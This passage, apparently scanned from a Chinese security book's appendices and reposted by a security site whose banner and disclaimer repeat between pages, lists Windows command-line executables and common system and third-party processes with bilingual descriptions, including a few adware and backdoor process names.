ie4uinit.exe	IE5 user install tool，IE5 用户安装工具
ieshwiz.exe	Customize folder wizard，自定义文件夹向导

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（续表）

命令文件	说明
iexpress.exe	Create and setup packages for install，压缩 CAB 文件及制作的安装程序
iisreset.exe	Restart IIS Admin Service，重启 IIS 服务
internat.exe	Keyboard Language Indicator Applet，键盘语言指示器
ipconfig.exe	Windows 2000 IP configuration，查看 IP 配置
ipsecmon.exe	IP Security Monitor，IP 安全监视器
ipxroute.exe	IPX Routing and Source Routing Control Program，IPX 路由和源路由控制程序
irftp.exe	Setup FTP for wireless communication，无线连接
ismserv.exe	Intersite messaging Service，安装或者删除 Service Control Manager 中的服务
jdbgmgr.exe	Microsoft debugger for java 4，Java4 的调试器
jetconv.exe	Convert a Jet Engine Database，转换 Jet Engine 数据库
jetpack.exe	Compact Jet Database，压缩 Jet 数据库
jview.exe	Command-line loader for Java，Java 的命令行装载者
krnl386.exe	Core Component for Windows 2000，Windows 2000 的核心组件
label.exe	Change label for drives，改变驱动器的卷标
lcwiz.exe	License Compliance Wizard for local or remote systems，许可证符合向导
ldifde.exe	LDIF cmd line manager，LDIF 目录交换命令行管理
licmgr.exe	Terminal Server License Manager，终端服务许可协议管理
lights.exe	display connection status lights，显示连接状况
llsmgr.exe	Windows 2000 License Manager，Windows 2000 许可协议管理
llssrv.exe	Start the license server，启动许可协议服务器
lnkstub.exe	It is a process associated with Microsoft Windows Operating System from Microsoft Corporation，用于把 Windows 低版本升级至高版本的工具
locator.exe	RPC Locator，远程定位
lodctr.exe	Load perfmon counters，调用性能计数
logoff.exe	Log current user off，注销用户
lpq.exe	Displays status of a remote LPD queue，显示远端的 LPD 打印队列的状态，显示被送到基于 Unix 的服务器的打印任务
lpr.exe	Send a print job to a network printer，重定向打印任务到网络中的打印机。通常用于 Unix 客户打印机将打印任务发送给连接了打印设备的 NT 的打印机服务器
lsass.exe	LSA Executable and Server DLL，运行 LSA 和 Server 的 DLL
lserver.exe	Specifies the new DNS domain for the default server，指定默认 server 新的 DNS 域
macfile.exe	Used for managing MACFILES，管理 MACFILES
magnify.exe	Used to magnify the current screen，放大镜
makecab.exe	MS Cabinet Maker，制作 CAB 文件
mdm.exe	Machine Debug manager，机器调试管理
mem.exe	Display current memory stats，显示内存状态
migpwd.exe	Migrate passwords，迁移密码
mmc.exe	Microsoft Management Console，控制台
mnmsrvc.exe	Netmeeting Remote Desktop Sharing，NetMeeting 远程桌面共享
mobsync.exe	Manage Synchronization，同步目录管理器
mountvol.exe	Create, delete, or list a volume mount point，创建、删除或列出卷的装入点
mplay32.exe	MS Media Player，媒体播放器
mpnotify.exe	Multiple Provider Notification application，多提供者通知应用程序

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（续表）

命令文件	说明
mq1sync.exe	MS message queue service，用于消息队列服务
mqbkup.exe	MS Message Queue Backup and Restore Utility，信息队列备份和恢复工具
mqexchng.exe	MSMQ Exchange Connector Setup，信息队列交换连接设置
mqmig.exe	MSMQ Migration Utility，信息队列迁移工具
mqsvc.exe	MS message queue service，用于消息队列服务
mrinfo.exe	Multicast routing using SNMP，使用 SNMP 多点传送路由
mscdexnt.exe	Installs MSCD（MSCD Extensions），安装 MSCD
msdtc.exe	Dynamic Transaction Controller Console，动态事务处理控制台
msg.exe	Send a message to a user local or remote，发送消息到本地或远程客户
mshta.exe	HTML application host，HTML 应用程序主机
msiexec.exe	Start Windows Installer Program，开始 Windows 安装程序
mspaint.exe	Microsoft Paint，画板
msswchx.exe	It is a process belonging to Microsoft Windows Operating System. This program is a non-essential process, but should not be terminated unless suspected to be causing problems，Findwhatever 的广告程序
mstask.exe	Task Schedule Program，任务计划表程序
mstinit.exe	Task Scheduler Setup，任务计划表安装
narrator.exe	Program will allow you to have a narrator for reading，Microsoft 讲述人
nbtstat.exe	Display protocol stats and current TCP/IP connections using，使用 NBT（TCP/IP 上的 NetBIOS）显示协议统计和当前 TCP/IP 连接
nddeapir.exe	NDDE API server side，NDDE API 服务器端
net.exe	Net Utility，工作组连接安装程序
net1.exe	Net Utility updated version from MS，Net 的升级版
netdde.exe	Network DDE will install itself into the background，安装自己到后台
netsh.exe	Create a shell for network information，用于配置和监控 Windows 2000 命令行脚本接口
netstat.exe	Display current connections，显示协议统计和当前的 TCP/IP 网络连接
nlsfunc.exe	Load country-specific information，加载特定国家（地区）的信息。Windows 2000 和 MS-DOS 子系统不使用该命令。接受该命令只是为了与 MS-DOS 文件兼容
notepad.exe	Open Windows 2000 Notepad，记事本
nslookup.exe	Display information for DNS，该诊断工具显示域名系统（DNS）名称服务器的信息
ntbackup.exe	Open the NT Backup Utility，备份和故障修复工具
ntbooks.exe	Start Windows Help Utility，帮助
ntdsutil.exe	Perform DB maintenance of the ADSI，完成 ADSI 的 DB 维护
ntfrs.exe	NT File Replication Service，NT 文件复制服务
ntkrnlpa.exe	Kernel patch，核心补丁
ntoskrnl.exe	Core NT Kernel，NT 的核心
ntsd.exe	Microsoft Windows NT Symbolic/Systems Debugger，Windows NT 系统自带的用户态调试工具
ntvdm.exe	Simulate a 16-bit Windows environment，模拟 16 位 Windows 环境
nw16.exe	Netware Redirector，NetWare 转向器
nwscript.exe	Run netware scripts，运行 Netware 脚本
odbcad32.exe	ODBC 32-bit Administrator，32 位 ODBC 管理

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（续表）

命令文件	说明
odbcconf.exe	Configure ODBC driver's and data source's from command line，命令行配置 ODBC 驱动和数据源
os2.exe	An OS/2 Warp Server (OS2 /O)，OS/2 服务
os2srv.exe	An OS/2 Warp Server OS/2，OS/2 服务
os2ss.exe	An OS/2 Warp Server OS/2，OS/2 服务
osk.exe	On Screen Keyboard，屏幕键盘
packager.exe	Windows 2000 Packager Manager，对象包装程序
pathping.exe	Combination of Ping and Tracert，包含 Ping 和 Tracert 的程序
pax.exe	It is a POSIX program and path names used as arguments must be specified in POSIX format. Use"//C/Users/Default" instead of "C:\USERS\DEFAULT."，启动便携式存档互换（PAX）实用程序
pentnt.exe	Used to check the Pentium for the floating point division error，检查 Pentium 的浮点错误
perfmon.exe	Start Windows Performance Monitor，性能监视器
ping.exe	Packet Internet Groper，验证与远程计算机的连接
posix.exe	Used for backward compatibility with Unix，用于兼容 Unix
print.exe	Cmd line used to print files，打印文本文件或显示打印队列的内容
progman.exe	Program Manager，程序管理器
proquota.exe	Profile quota program，用户配置文件设置程序
psxss.exe	POSIX Subsystem Application，POSIX 子系统应用程序
qappsrv.exe	Display the available application terminal servers on the network，在网络上显示终端服务器可用的程序
qprocess.exe	Display information about processes local or remote，在本地或远程显示进程的信息（需终端服务）
query.exe	Query TERMSERVER user process and sessions，查询进程和对话
quser.exe	Display information about a user logged on，显示用户登录的信息（需终端服务）
qwinsta.exe	Display information about terminal sessions，显示终端服务的信息
rasadmin.exe	Start the remote access admin service，启动远程访问服务
rasautou.exe	Create a RAS connection，建立一个 RAS 连接
rasdial.exe	Dial a connection，拨号连接
rasphone.exe	Start a RAS connection，运行 RAS 连接
rcp.exe	Copy a file from and to a RCP service，在 Windows 2000 计算机和运行远程外壳端口监控程序 rshd 的系统之间复制文件
rdpclip.exe	RdpClip allows you to copy and paste files between a terminal session and client console session，在终端和本地复制和粘贴文件
recover.exe	Recover readable information from a bad or defective disk，从坏的或有缺陷的磁盘中恢复可读取的信息
redir.exe	Start the redirector service，运行重定向服务
regedt32.exe	32-bit register service，32 位注册表编辑器
regini.exe	modify registry permissions from within a script，用脚本修改注册许可
register.exe	Register a program so it can have special execution characteristics，注册包含特殊运行字符的程序
regsvc.exe	It allows remote computers to access the Local registry，远程注册表服务
regsvr32.exe	Register and unregister dll. As to how and where it registers them I dont know，注册和反注册 DLL

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（续表）

命令文件	说明
regtrace.exe	Options to tune debug options for applications failing to dump trace statements，Trace 设置
regwiz.exe	Registration Wizard，注册向导
replace.exe	Replace files，用源目录中的同名文件替换目标目录中的文件
reset.exe	Reset an active section，重置活动部分
rexec.exe	Run commands on remote hosts running the REXEC service，在运行 REXEC 服务的远程计算机上运行命令。rexec 命令在执行指定命令前，验证远程计算机上的用户名，只有安装了 TCP/IP 协议后才可以使用该命令
risetup.exe	Start the Remote Installation Service Wizard，运行远程安装向导服务
route.exe	Display or edit the current routing tables，控制网络路由表
routemon.exe	No longer supported，不再支持
router.exe	Router software that runs either on a dedicated DOS or on an OS/2 system，Route 软件运行在 DOS 或者是 OS/2 系统
rsh.exe	Run commands on remote hosts running the RSH service，在运行 RSH 服务的远程计算机上运行命令
rsm.exe	Mount and configure remote system media，配置远程系统媒体
rsnotify.exe	Remote storage notification recall，远程存储通知回显
rsvp.exe	Resource reservation protocol，源预约协议
runas.exe	Run a program as another user，允许用户用其他权限运行指定的工具和程序
rundll32.exe	Launches a 32-bit dll program，启动 32 位 DLL 程序
runonce.exe	Cause a program to run during startup，运行程序在开始菜单中
rwinsta.exe	Reset the session subsystem hardware and software to known initial values，重置会话子系统硬件和软件到最初的值
savedump.exe	Does not write to e:\winnt\user.dmp，不写入 user.dmp 中
scardsvr.exe	Smart Card Resource Management Server，智能卡资源管理服务器
schupgr.exe	It will read the schema update files (.ldf files) and upgrade the schema (part of ADSI) ，读取计划更新文件和更新计划
secedit.exe	Start Security Editor Help，自动安全性配置管理
services.exe	Control all the services，控制所有服务
sethc.exe	Set High Contrast – change colours and display mode Logoff to set it back to normal，设置高对比
setreg.exe	Show the Software Publishing State Key Values，显示软件发布的国家语言
setup.exe	GUI box prompts you to goto control panel to configure system components，安装程序（转到控制面板）
setver.exe	Set Version for Files，设置 MS-DOS 子系统向程序报告的 MS-DOS 版本号
sfc.exe	System File Checker Test and check system files for integrity，系统文件检查
sfmprint.exe	Print Services for Macintosh，打印 Macintosh 服务
sfmsvc.exe	Macintosh 的文件服务相关进程
shadow.exe	Monitor another terminal services session，监控另外一台中端服务器会话
share.exe	Windows 2000 和 MS-DOS 子系统不使用该命令。接受该命令只是为了与 MS-DOS 文件兼容
shmgrate.exe	User data moving tool for Windows NT，Windows NT 用户数据迁移工具
shrpubw.exe	Create and Share Folders，建立和共享文件夹
sigverif.exe	File Signature Verification，文件签名验证
skeys.exe	Serial Keys Utility，序列号制作工具

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（续表）

命令文件	说明
smlogsvc.exe	Performance Logs and Alerts，性能日志和警报
smss.exe	Session Manager Subsystem，为会话管理子系统用以初始化系统变量
sndrec32.exe	Start the Windows Sound Recorder，录音机
sndvol32.exe	Display the current volume information，显示声音控制信息
snmp.exe	Simple Network Management Protocol used for Network Mangement，简单网络管理协议
snmptrap.exe	Utility used with SNMP，SNMP 工具
sol.exe	Windows Solitaire Game，纸牌
sort.exe	Compare files and folders，读取输入、排序数据并将结果写到屏幕、文件和其他设备上
spoolsv.exe	Part of the spooler service for printing，打印池服务的一部分
sprestrt.exe	It is a process associated with Microsoft Windows Operating System from Microsoft Corporation，用于重启时还原注册表
srvmgr.exe	Start the Windows Server Manager，服务器管理器
stimon.exe	It is a process belonging to Microsoft Windows, and provides additional support for scanners, digital cameras and other video input devices. This program is a non-essential system process, but should not be terminated unless suspected to be cause，用于支持扫描仪、数码相机和其他视频输入设备
stisvc.exe	It is an executable which is installed by Windows together with digital cameras, scanners or another graphical input device. Hardware device drivers use this service and it should not be terminated whilst these devices are used，用于控制扫描仪和数码相机连接在 Windows
subst.exe	Associates a path with a drive letter，将路径与驱动器盘符关联
svchost.exe	Svchost.exe is a generic host process name for services that are run from dynamic-link libraries (DLLs)，DLL 的主进程
syncapp.exe	Create Windows Briefcase，创建 Windows 文件包
sysedit.exe	Open Editor for 4 system files，系统配置编辑器
syskey.exe	Encrypt and secure system database，NT 账号数据库安全工具
sysocmgr.exe	Windows 2000 Setup，Windows 2000 安装程序
systray.exe	Start the systray in the lower right corner，在低权限运行 systray
taskman.exe	Task Manager，任务管理器
taskmgr.exe	Start the Windows 2000 Task Manager，任务管理器
tcmsetup.exe	Telephony Client Wizard，电话服务客户安装
tcpsvcs.exe	TCP Services，TCP 服务
Telnet.exe	Telnet Utility used to connect to Telnet Server，Telnet 网络连接工具
termsrv.exe	Terminal Server，终端服务
tftp.exe	Trivial FTP，将文件传输到正在运行 TFTP 服务的远程计算机或从正在运行 TFTP 服务的远程计算机传输文件
tftpd.exe	Trivial FTP Daemon，用于实现 TFTP Internet 标准连接
themes.exe	Change Windows Themes，桌面主题
tlntadmn.exe	Telnet Server Administrator，Telnet 服务管理
tlntsess.exe	Display the current Telnet sessions，显示目前的 Telnet 会话
tlntsvr.exe	Start the Telnet Server，开始 Telnet 服务
tracert.exe	Trace a route to display paths，该诊断实用程序将包含不同生存时间（TTL）值的 Internet 控制消息协议（ICMP）回显数据包发送到目标，以决定到达目标采用的路由
tsadmin.exe	Terminal Server Administrator，终端服务管理器

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（续表）

命令文件	说明
tscon.exe	Attach a user session to a terminal session，粘贴用户会话到终端对话
tsdiscon.exe	Disconnect a user from a terminal session，断开终端服务的用户
tskill.exe	Kill a terminal server process，关闭终端服务
tsprof.exe	Used with Terminal Server to Query Results，用终端服务得出查询结果
tsshutdn.exe	Shutdown the system，关闭系统
unlodctr.exe	Part of performance monitoring，性能监视器的一部分
upg351db.exe	Upgrade a Jet database，升级 Jet 数据库
ups.exe	UPS service，UPS 服务
user.exe	Core Windows Service，Windows 核心服务
userinit.exe	Part of the winlogon process，Winlogon 进程的一部分
usrmgr.exe	Start the windows user manager for domains，域用户管理器
utilman.exe	This tool enables an administrator to designate which computers automatically open accessibility tools when Windows 2000 starts，指定 2000 启动时自动打开机器
verifier.exe	Driver Verifier Manager，驱动器检验程序
vwipxspx.exe	Load IPX/SPX VDM，调用 IPX/SPX VDM
w32tm.exe	Windows Time Server，时间服务器
wextract.exe	Used to extract windows files，解压缩 Windows 文件
winchat.exe	Open Windows Chat，打开 Windows 聊天工具
winhlp32.exe	Start the Windows Help System，运行帮助系统
winlogon.exe	Used as part of the logon process，Logon 进程的一部分
winmine.exe	Windows Game，挖地雷
winmsd.exe	Windows Diagnostic Utility，系统信息
wins.exe	Wins Service，Wins 服务
winspool.exe	Print Routing，打印路由
winver.exe	Display the current version of Windows，显示 Windows 版本
wizmgr.exe	Start Windows Administration Wizards，Windows 管理向导
wjview.exe	Command line loader for Java，命令行调用 Java
wowdeb.exe	For starters, the 32-bit APIs require that the wowdeb.exe task runs in the target debugee's VM，在排除 VM 故障时，32 位 API 的运行需要该进程的支持
wowexec.exe	Running Windows over Windows Applications，在 Windows 应用程序上运行 Windows
wpnpinst.exe	It is a process associated with Microsoft Windows Operating System from Microsoft Corporation，支持文件网络打印
write.exe	Start MS Write Program，写字板
wscript.exe	Windows Scripting Utility，脚本工具
wupdmgr.exe	Start the Windows update Wizard（Internet），运行 Windows 升级向导
xcopy.exe	Used to copy directories，复制文件和目录，包括子目录

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

附录 E　Windows 系统常见的进程

进程文件	进程名称	进程描述	系统进程
system process or system process.exe	Windows 内存处理系统进程	Windows 页面内存管理进程，拥有 0 级优先	是
alg or alg.exe	应用层网关服务	这是一个应用层网关服务用于网络共享	是
csrss or csrss.exe	Client/Server Runtime Server Subsystem	客户端服务子系统，用以控制 Windows 图形相关子系统	是
ddhelp or ddhelp.exe	DirectDraw Helper	这是 DirectX 用于图形服务的一个组成部分	是
dllhost or dllhost.exe	DCOM DLL Host 进程	支持基于 COM 对象支持的 DLL 文件以运行 Windows 程序	是
inetinfo or inetinfo.exe	IIS Admin Service Helper	InetInfo 是 Microsoft Internet Infomation Services （IIS）的一部分，用于 Debug 调试除错	是
internat or internat.exe	Input Locales	这个输入控制图标用于更改类似国家设置、键盘类型和日期格式	是
kernel32 or kernel32.dll	Windows 壳进程	Windows 壳进程用于管理多线程、内存和资源	是
lsass or lsass.exe	本地安全权限服务	这个本地安全权限服务控制 Windows 安全机制	是
mdm or mdm.exe	Machine Debug Manager	Debug 除错管理，用于调试应用程序和 Microsoft Office 中的 Microsoft Script Editor 脚本编辑器	是
mmtask or mmtask.tsk	多媒体支持进程	用于后台程序控制多媒体服务，例如 MIDI	是
mprexe or mprexe.exe	Windows 路由进程	Windows 路由进程包括向适当的网络部分发出网络请求	是
msgsrv32 or msgsrv32.exe	Windows 信使服务	Windows 信使服务调用 Windows 驱动和程序管理再启动	是
mstask or mstask.exe	Windows 计划任务	Windows 计划任务用于设定继承在什么时间或者什么日期备份或者运行	是
regsvc or regsvc.exe	远程注册表服务	远程注册表服务用于访问在远程计算机的注册表	是
rpcss or rpcss.exe	RPC Portmapper	Windows 的 RPC 端口映射进程，处理 RPC 调用（远程模块调用）并把它们映射给指定的服务提供者	是

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（续表）

进程文件	进程名称	进程描述	系统进程
services or services.exe	Windows Service Controller	管理 Windows 服务	是
smss or smss.exe	Session Manager Subsystem	该进程为会话管理子系统，用以初始化系统变量，调用 Win32 壳子系统和运行在 Windows 的登录过程	是
snmp or snmp.exe	Microsoft SNMP Agent	Windows 简单的网络协议代理（SNMP）用于监听和发送请求到适当的网络部分	是
spool32 or spool32.exe	Printer Spooler	Windows 打印任务控制程序	是
spoolsv or spoolsv.exe	Printer Spooler Service	Windows 打印任务控制程序	是
stisvc or stisvc.exe	Still Image Service	Still Image Service 用于控制扫描仪和数码相机连接在 Windows	是
svchost or svchost.exe	Service Host Process	Service Host Process 是一个标准的动态链接库主机处理服务	是
system or system.exe	Windows System Process	Microsoft Windows 系统进程	是
taskmon or taskmon.exe	Windows Task Optimizer	Windows 任务优化器监视用户使用某个程序的频率，并且通过加载那些经常使用的程序来整理优化硬盘	是
tcpsvcs or tcpsvcs.exe	TCP/IP Services	TCP/IP Services Application 支持通过 TCP/IP 连接局域网和 Internet	是
winlogon or winlogon.exe	Windows Logon Process	Windows NT 用户登录程序	是
winmgmt or winmgmt.exe	Windows Management Service	透过 Windows Management Instrumentation（WMI）技术处理来自应用客户端的请求	是
absr or absr.exe	Backdoor.Autoupder Virus	这个进程是 Backdoor.Autoupder 后门病毒程序创建的	否
acrobat or acrobat.exe	Acrobat Writer	Acrobat Writer 用于创建 PDF 文档	否
acrord32 or acrord32.exe	Acrobat Reader	Acrobat Reader 是一个用于阅读 PDF 文档的软件	否
agentsvr or agentsvr.exe	OLE Automation Server	OLE Automation Server 是 Microsoft Agent 的一部分	否
aim or aim.exe	AOL Instant Messenger	AOL Instant Messenger 是一个在线聊天和即时通信 IM 软件客户端	否
airsvcu or airsvcu.exe	Microsoft Media Manager	OLE 是一个用于在硬盘上建立索引文件和文件夹，在 Microsoft Media Manager 媒体管理启动时运行的进程。它可以在控制面板被禁用	否
alogserv or alogserv.exe	McAfee VirusScan	McAfee VirusScan 是一个反病毒软件，用于扫描用户的文档和 E-mail 中的病毒	否
avconsol or avconsol.exe	McAfee VirusScan	McAfee VirusScan 是一个反病毒软件，用于扫描用户的文档和 E-mail 中的病毒	否
avsynmgr or avsynmgr.exe	McAfee VirusScan	McAfee VirusScan 是一个反病毒软件，用于扫描用户的文档和 E-mail 中的病毒	否

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（续表）

进程文件	进程名称	进程描述	系统进程
backWeb or backWeb.exe	Backweb Adware	Backweb 是一个 Adware（广告插件，一般是由于安装某些免费软件而伴随安装上的程序），来自 Backweb Technologies	否
bcb or bcb.exe	Borland C++ Builder	Borland C++ Builder	否
calc or calc.exe	Calculator	Microsoft Windows 计算器程序	否
ccapp or ccapp.exe	Symantec Common Client	Symantec 公用应用客户端包含在 Norton AntiVirus 2003 和 Norton Personal Firewall 2003 中	否
cdplayer or cdplayer.exe	CD Player	Microsoft Windows 包含的 CD 播放器	否
charmap or charmap.exe	Windows Character Map	Windows 字符映射表用来帮助用户寻找不常见的字符	否
cidaemon or cidaemon.exe	Microsoft Indexing Service	在后台运行的 Windows 索引服务，用于帮助用户快速搜索文件	否
cisvc or cisvc.exe	Microsoft Index Service Helper	Microsoft Index Service Helper 监视 Microsoft Indexing Service（cidaemon.exe）的内存占用情况，如果 cidaemon.exe 内存使用超过了 40MB，则自动重新启动该进程	否
cmd or cmd.exe	Windows Command Prompt	Windows 控制台程序，不像旧的 command.com，cmd.exe 是一个 32 位的命令行，使用在 WinNT/2000/XP	否
cmesys or cmesys.exe	Gator GAIN Adware	Gator GAIN 是一个 Adware 插件（广告插件，一般是由于安装某些免费软件而伴随安装上的程序）	否
ctfmon or ctfmon.exe	Alternative User Input Services	控制 Alternative User Input Text Processor (ITP) 和 Microsoft Office 语言条。Ctfmon.exe 提供语音识别、手写识别、键盘、翻译和其他用户输入技术的支持	否
ctsvcda or ctsvcda.exe	Create CD-ROM Services	在 Windows 9X 创建 CD-ROM 访问服务	否
cuteftp or cuteftp.exe	CutiveFTP	CuteFTP 是一个流行的 FTP 客户端，用于从 FTP 服务器上传/下载文件	否
defwatch or defwatch.exe	Norton AntiVirus	Norton Anti-Virus 扫描用户的文件和 Email 以检查病毒	否
devldr32 or devldr32.exe	Creative Device Loader	Creative Device Loader 属于 Create Soundblaster 驱动	否
directcd or directcd.exe	Adaptec DirectCD	Adaptec DirectCD 是一个用文件管理器式的界面烧录文件到光盘的软件	否
dreamweaver or dreamweaver.exe	Macromedia DreamWeaver	Macromedia DreamWeaver 是一个 HTML 编辑器，用于创建站点和其他类别的 HTML 文档	否

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（续表）

进程文件	进程名称	进程描述	系统进程
em_exec or em_exec.exe	Logitech Mouse Settings	是 Logitech MouseWare 状态栏图标的进程，用于用户访问控制鼠标属性和查看 MouseWare 帮助	否
excel or excel.exe	Microsoft Excel	Microsoft Excel 是一个电子表格程序，包括在 Microsoft Office 中	否
findfast or findfast.exe	Microsoft Office Indexing	Microsoft Office 索引程序，用于提高 Microsoft Office 索引 Office 文档的速度	否
f rontpage or frontpage.exe	Microsoft FrontPage	Microsoft FrontPage 是一个 HTML 编辑器，用于创建站点和其他类别的 HTML 文档	否
gmt or gmt.exe	Gator Spyware Component	Gator Spyware 是一个广告插件，随 Gator 安装和启动	否
hh or hh.exe	Gator Windows Help	Windows Help 程序用以打开帮助文件和文档，包括在很多 Windows 程序中	否
hidserv or hidserv.exe	Microsoft Human Interface Device Audio Service	后台服务，用来支持 USB 音效部件和 USB 多媒体键盘	否
QQ or QQ.exe	QQ	QQ 是一个在线聊天和即时通信客户端	否
iexplore or iexplore.exe	Internet Explorer	Microsoft Internet Explorer 网络浏览器通过 HTTP 访问万维网	否
kodakimage or kodakimage.exe	Imaging	Kodak Imaging 是一个图片查看软件，用以打开图像文件	否
loadqm or loadqm.exe	MSN Queue Manager Loader	MSN Queue Manager Loader 随着 MSN Explorer 和 MSN Messenger 被安装，有时会占用很多系统资源	否
loadwc or loadwc.exe	Load WebCheck	Load WebCheck 用以定制一些 Internet Explorer 的设定，添加、删除或者更新用户 profiles 设定	否
mad or mad.exe	System Attendant Service	System Attendant Service 是 Microsoft Exchange Server 的后台程序。用以读取 Microsoft Exchange 的 DLLs 文件，写 log 信息和生成离线地址簿	否
mcshield or mcshield.exe	McAfee VirusScan	McAfee VirusScan 是一个反病毒软件，用以扫描用户的文件和 E-mail 中的病毒。	否
mgabg or mgabg.exe	Matrox BIOS Guard	Matrox BIOS 守护进程	否
mmc or mmc.exe	Microsoft Management Console	用于管理控制程序，集成了很多系统控制选项。例如设备管理（系统、硬件）或计算机权限控制（Administrative 管理工具）	否
mobsync or mobsync.exe	Microsoft Synchronization Manager	Internet Explorer 的一个组成部分，用以在后台同步离线查看页面	否
mplayer or mplayer.exe	Windows Media Player	Windows Media Player 是一个用以打开音乐、声音和视频文件的软件	否
mplayer2 or mplayer2.exe	Windows Media Player	Windows Media Player 是一个用以打开音乐、声音和视频文件的软件	否
msaccess or msaccess.exe	Microsoft Access	Microsoft Access 是一个数据库软件，包含在 Microsoft Office 中	否

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（续表）

进程文件	进程名称	进程描述	系统进程
msbb or msbb.exe	MSBB Web3000 Spyware Application	MSBB Web3000 Spyware 包含在一些 adware 产品中，利用注册表随 Windows 启动	否
msdtc or msdtc.exe	Distributed Transaction Coordinator	Microsoft Distributed Transaction Coordinator 控制多个服务器的传输，被安装在 Microsoft Personal Web Server 和 Microsoft SQL Server	否
msiexec or msiexec.exe	Windows Installer Component	Windows Installer 的一部分。用来帮助 Windows Installer package files (MSI)格式安装文件的运行	否
msimn or msimn.exe	Microsoft Outlook Express	Microsoft Outlook Express 是一个 E-mail 和新闻组客户端，包括在 Microsoft Windows 中	否
msmsgs or msmsgs.exe	MSN Messenger Traybar Process	MSN Messenger 是一个在线聊天和即时通信客户端	否
msoobe or msoobe.exe	Windows Product Activation	Windows XP License 的 Product Activation 产品激活程序	否
mspaint or mspaint.exe	Microsoft Paint	Microsoft Paint（画图）是一个图像编辑器包括在 Microsoft Windows 中，它能够编辑 BMP 图像	否
mspmspsv or mspmspsv.exe	WMDM PMSP Service	Windows Media Player 7 需要安装的 Helper Service	否
mysqld-nt or mysqld-nt.exe	MySQL Daemon	MySQL Daemon 控制访问 MySQL 数据库	否
navapsvc or navapsvc.exe	Norton AntiVirus Auto-Protect Service	Norton Anti-Virus 扫描用户的文件和 E-mail 中的病毒	否
navapw32 or navapw32.exe	Norton AntiVirus Agent	Norton Anti-Virus 扫描用户的文件和 Email 中的病毒	否
ndetect or ndetect.exe	ICQ Ndetect Agent	ICQ Ndetect Agent 是 ICQ 用来侦测网络连接的程序	否
netscape or netscape.exe	Netscape	Netscape 网络浏览器，通过 HTTP 浏览 WWW 万维网	否
notepad or notepad.exe	Notepad	Notepad 字符编辑器，用于打开文档。在 Windows 中附带	否
ntbackup or ntbackup.exe	Windows Backup	Windows 备份工具，用于备份文件和文件夹	否
ntvdm or ntvdm.exe	Windows 16-bit Virtual Machine	Windows Virtual Machine 是为了兼容旧的 16 位 Windows 和 DOS 程序而设置的虚拟机	否
nvsvc32 or nvsvc32.exe	NVIDIA Driver Helper Service	NVIDIA Driver Helper Service 在 NVIDA 显卡驱动中被安装	否
nwiz or nwiz.exe	NVIDIA nView Control Panel	在【控制面板】窗口中安装图标，用于 NVIDIA 显卡的设置	否

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

